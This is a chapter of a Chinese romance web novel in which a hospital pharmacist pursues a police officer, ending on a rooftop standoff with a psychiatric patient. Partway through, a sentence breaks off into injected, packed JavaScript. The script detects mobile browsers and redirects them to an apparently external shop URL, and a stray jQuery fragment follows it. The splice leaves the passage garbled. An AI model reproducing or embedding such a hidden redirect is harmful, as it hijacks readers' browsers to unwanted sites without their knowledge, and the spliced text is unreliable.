22.第22条大鱼

作品:《捕鱼日志

    第22条大鱼


    【将欲取之,必先予之,老娘玩的就是欲擒故纵。】


    ——取自舒意禾的《捕鱼日志》


    -


    姜叙常年锻炼,身材好得没话说。看着瘦,却非常有料,八块腹肌,肌肉健壮,小麦色的皮肤泛着健康的光晕。


    舒意禾刚刚一头扎进去时,明显感受到了男人精瘦健壮的腹肌,硬邦邦的一大块。


    虽说额头撞得有些疼,可这把让她近距离接触了帅哥,再疼也值。


    隔着衣服都这么□□,倘若脱了衣服,那不得让人血脉喷张,直流鼻血呀!


    舒意禾光想想都觉得刺激,恨不得现在立刻马上扒掉姜叙的衣服,一饱眼福。


    最好能上手感受一下,肌肉线条分明,充满弹性,手感肯定好得不得了。


    她必须加油了,争取早日拿下姜叙。这么一个大帅比,她可不能便宜了别人。


    哪怕拿不下姜叙,就冲他这么好的身材,睡他一次她也赚翻了呀!


    姜叙不懂舒意禾的心理活动,他只是感觉这个女人看他的眼神越来越炙热,她脸上的表情也越来越暧昧,让他多少有些不自在。


    他将高脚凳归置到墙角,清了清嗓子,故作镇定道:“我先回去了,你注意休息。”


    舒意禾及时叫住他:“等会儿,我有东西给你。”


    男人抬了抬眼皮,“什么东西?”


    “我老家的特产,送给你尝尝。”姜叙一口回绝:“不用了,你留着自己吃。”


    “我哪儿吃得了这么多,大家一起分担。”生怕姜叙走掉,情急之下,舒意禾一把抓住他右手。


    男人的手掌很大,掌心纹路干燥,虎口处遍布一层茧子,她无意识地摩挲两下,感受到一点粗糙的砂砾感。


    这么厚的茧子是常年握枪握出来的吗?


    他一个片警,成天游走于基层,他有多少机会握枪?


    见姜叙一直盯着自己,舒意禾赶紧松开他的手,“你等我一下,我回屋拿。”


    她正常走了两步,意识到什么,立马开始装瘸。论演戏这块,她可是专业的。注视着那节娉婷的身影离开视线,姜叙低头看着自己的右手,指尖似乎还残留着某种温热的触感。


    女孩子的手很小,五指细长,凸起的指骨好似莹白玉珠,一触就碎。


    食色性也,欲是本能,克欲则是修为。人和动物之所以不同,就在于人会克制自己的欲望。


    姜叙素来持重,并不热衷男女之事。他谈过两段恋爱,没有多热烈,只为合适。最后也是和平分手。


    为什么会几次三番对舒意禾产生不该有的反应?


    想必是空窗期太久了,距离上一段恋情已经过去了整整三年。这三年,他一心扑在工作上,每天忙忙碌碌,无暇他顾。时间久了,看谁都是兄弟,早已不识情爱滋味儿,对任何人都无动于衷。


    舒意禾只是意外,离她远点就好了。


    ——


    舒意禾高高兴兴拎着两只礼盒出来,客厅里空无一人,哪里还有姜叙的身影。


    这条臭鱼提前走了,他不想要她的礼盒。


    无所谓了,今天一晚上姜叙背她回家,替她换灯泡,两人来了个近距离接触,她感受到了货真价实的八块腹肌,她赚麻了。礼盒送没送出去已然不重要了。


    舒意禾找来美工刀划开那箱矿泉水,从中取出一瓶,拧开瓶盖,一口气炫了半瓶。


    她满足地舔了舔嘴唇,警察叔叔搬回来的水就是好喝呐!


    ***


    一转眼,青陵迎来了三月。


    近几日倒春寒,气温很低,舒意禾穿了一冬天的羽绒服仍旧舍不得脱。


    医院后花园的几棵早樱开花了,粉白如雪,灿若烟霞。


    药房后面那棵泡桐树仍旧没有复苏的迹象,光秃的枝桠交错盘旋着,以清晰的线条切割着春日的天空。枯枝并非终结,而是另一种开始。


    正因一无所有,万物皆有可能。


    虽然舒意禾是一条咸鱼,可上班还是兢兢业业的,从不迟到早退,平时也很少请假。


    一来她需要这份工作来改善作息,避免昼夜颠倒。


    二来医院高层有父母的“眼线”,她要是敢翘班,老父亲分分钟停她副卡。


    她这个毫无骨气的米虫,这辈子只能被父母拿捏。


    研究生毕业那会儿,她的同窗们个个削尖脑袋进三甲医院,而她胸无大志,靠着家里的关系进了惠仁医院,在药房当个配药师。没什么技术含量的工作,不用门诊,也不用手术,纯粹混日子。


    身边的人时常笑话她,有这个家底学点什么不好,干嘛想不开去学医。说到底还是年少轻狂惹的祸。


    当初舒小姐为了追一个中医专业的学长,一时头脑发热就报了中医。


    学长是追到了。可惜到手以后,滤镜全碎,也不过如此。那段恋情没维持到三个月就告吹了。而她一入中医深似海,从此便再也不能回头了。


    舒意禾如今就是一个毫无灵魂的打工人,每天重复着单调琐碎的工作,了无生趣。


    唯一的盼头就是泡泡男人,养养鱼。姜叙不是她鱼塘里的第一条大鱼,但绝对是最难泡的那条。


    两个多月过去了,进展为零。


    照这么下去,她猴年马月才能把人搞到手。


    她每天晚上对着她的《捕鱼日志》复盘,忍不住陷入了沉思,难道是自己魅力减退,不复当年了吗?


    她明明要钱有钱,要脸蛋有脸蛋,身材一流,双商在线,多少男人拜倒在她的石榴裙下,为什么就是撩不动姜叙呢?


    问题到底出在哪里?


    难不成姜叙是gay,对女人没感觉?


    不应该啊!据他所说,他可是谈过恋爱,有过女朋友的。


    而且他这么阳刚,铁血硬汉一枚,身上没有半点阴柔之气,根本不可能是gay。


    舒意禾认为还是方法不对。追男人讲究松弛有度,她追得太紧了,对方现在对她避之不及。是时候该松一松了。


    从今天开始,她静了下来,不再骚扰姜叙,不给他发微信,不制造偶遇,也不主动去找他,让自己暂时从他的世界里“消失”。


    ***


    这一消失就是半个月。


    姜叙发觉自己的世界突然变得安静了。微信安静了,没有成串的微信炸.弹,朋友圈也不会被她刷屏了。


    生活轻松了,再也不会有人隔三差五跑来麻烦他。


    耳根也清净了,没人在他身边叽叽喳喳说个不停。


    一夜之间,舒意禾这个女人好像人间蒸发了。


    某天下班,姜叙给四不像放饭。看到狗窝旁那一蓝一白两只狗碗,他后知后觉地意识到舒意禾放弃他这条大鱼了。他就知道大小姐不会坚持太久,新鲜劲儿过了,自然就消停了。


    ***


    三月底,惠仁医院出了件大事。


    一个精神科病人趁着家人和医护人员不注意,偷偷爬上了顶楼,一个人坐在顶楼的护栏上高歌。


    这还得了,医院一下子就慌了,全员出动,报警的报警,交涉的交涉,现场一片混乱。


    普通人还好劝,毕竟有正常思维。可这位是精神分裂症患者,时好时坏,根本不受控制。医院领导个个担惊受怕,直冒冷汗。绕是一向冷静从容的院长夏君岱,此刻也是面色紧绷,压力山大。


    自从夏院长娶了双南律所的南律师,惠仁的医闹事件就直线下降。南律


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''80=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16968298|191982||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();$(''#content'').append(''


    师雷厉风行,专攻医闹官司,替惠仁打赢了一系列的大官司。


    此后惠仁医院的风评越来越好,在业界的名气也愈发响亮。


    算起来惠仁医院已经许久不曾发生如此轰动的大事件了。


    今天病人要是真跳下去,甭管是不是精神病患者,医院都有不可推卸的责任。一个不小心,可能又会酝酿成一个人尽皆知的医闹官司。你说领导们紧不紧张?


    别说医院的领导了,舒意禾这么一个普通的打工人也看得心惊肉跳。


    那可是25楼呀!


    一旦摔下,定然血肉模糊,面目全非。


    惠仁医院在19年就有跳楼的先例。一个高三女学生从顶楼跳下来,一滩血肉,连脑浆都摔出来了。舒意禾当时就在现场,偷偷瞄了一眼,胆汁都给吐了出来。后面还做了好几天噩梦,全是阴影。院长夏君岱、医务处主任纪岑、病人家属、精神科大主任、病人的主治医生,以及医院的安保人员通通围在顶层,密切关注着现场情况,谁都不敢刺激病人。


    病人是一位五十岁的中年妇女,穿着宽大的病号服,蓬头垢面,眼神呆滞,一个人坐在顶楼的护栏上,一双脚放在护栏外,不断晃动着。


    她面前就是万丈深渊,25层高楼,一着不慎就会粉身碎骨。


    而她对于近在咫尺的危险却毫无感知,依旧沉寂在自己的歌声中,一脸陶醉。她唱的是一首邓丽君的《甜蜜蜜》。


    这是一首极具年代感的老歌,大家伙并不陌生,耳熟能详。


    熟悉的歌词,熟悉的曲调,从女患者的嘴里唱出来却显得格外诡异。


    阴天风大,天色昏黑未定,隐隐有下雨的迹象。


    女患者披头散发,眼窝深陷进去,颧骨突出,脸上全无二两肉,皱纹密布。


    她又瘦又小,只穿一件单薄的病号服,冷风将她的衣摆吹得猎猎作响,整个人羸弱瘦削,摇摇欲坠。


    她被生活彻底抽去了灵魂,只剩下一副空荡的躯壳,风一吹就倒。


    这首《甜蜜蜜》莫名平添了几分悲凉感。


    听精神科的护士说这位大妈也是个可怜人。幼年丧父,年轻时丧夫,好不容易把一双儿女抚养长大,当了奶奶。又被迫经受儿媳妇常年刺激,患上了精神分裂症,人都疯了。


    女病人的一双儿女,儿子一脸焦急,懊悔不已。


    女儿泪眼婆娑,心都提到了嗓子眼,嘴里不断在喊:“妈,您别动,别过去……不要动……”


    5号楼,也就是精神科住院部,一楼围了一大堆围观群众,乌泱泱的一大片,全是看热闹的。众人议论纷纷,交头接耳,喧闹如晨间的菜市场。


    医院保卫科的工作人员拦都拦不住。


    消防车迅速到位,几个穿橙黄制服的消防员迅速从车上跳下来,开始井然有序地在地上铺气垫床。


    消防员都到了,警察怎么还没到?


    舒意禾正奇怪,下一秒就听到了一串急促的警笛声,乌拉乌拉响彻云霄。


    三辆警车适时停在了5号楼大门前。


    她下意识看向了第一辆警车。


    年轻的男人从车里下来,一身笔挺的警服,面容沉峻,脸部线条凛冽异常,全身上下都自带一股生人勿近的冷硬气场。


    警服神圣肃穆,威严毕现,衬得姜叙的气质愈加凌厉。


    似有所感,他往人群中扫了两眼,目光准确无误落在舒意禾身上。


    四目相对,维持不到两秒,她不着痕迹地剥离掉自己的视线。


    她现在要晾着姜叙,她可不能对他笑脸相迎。再说了,人命关天的时候,她笑也不合适。姜叙眼神沉冷,冲着人群喊:“别瞎凑热闹!”


    舒意禾可以肯定这话是故意说给她听的。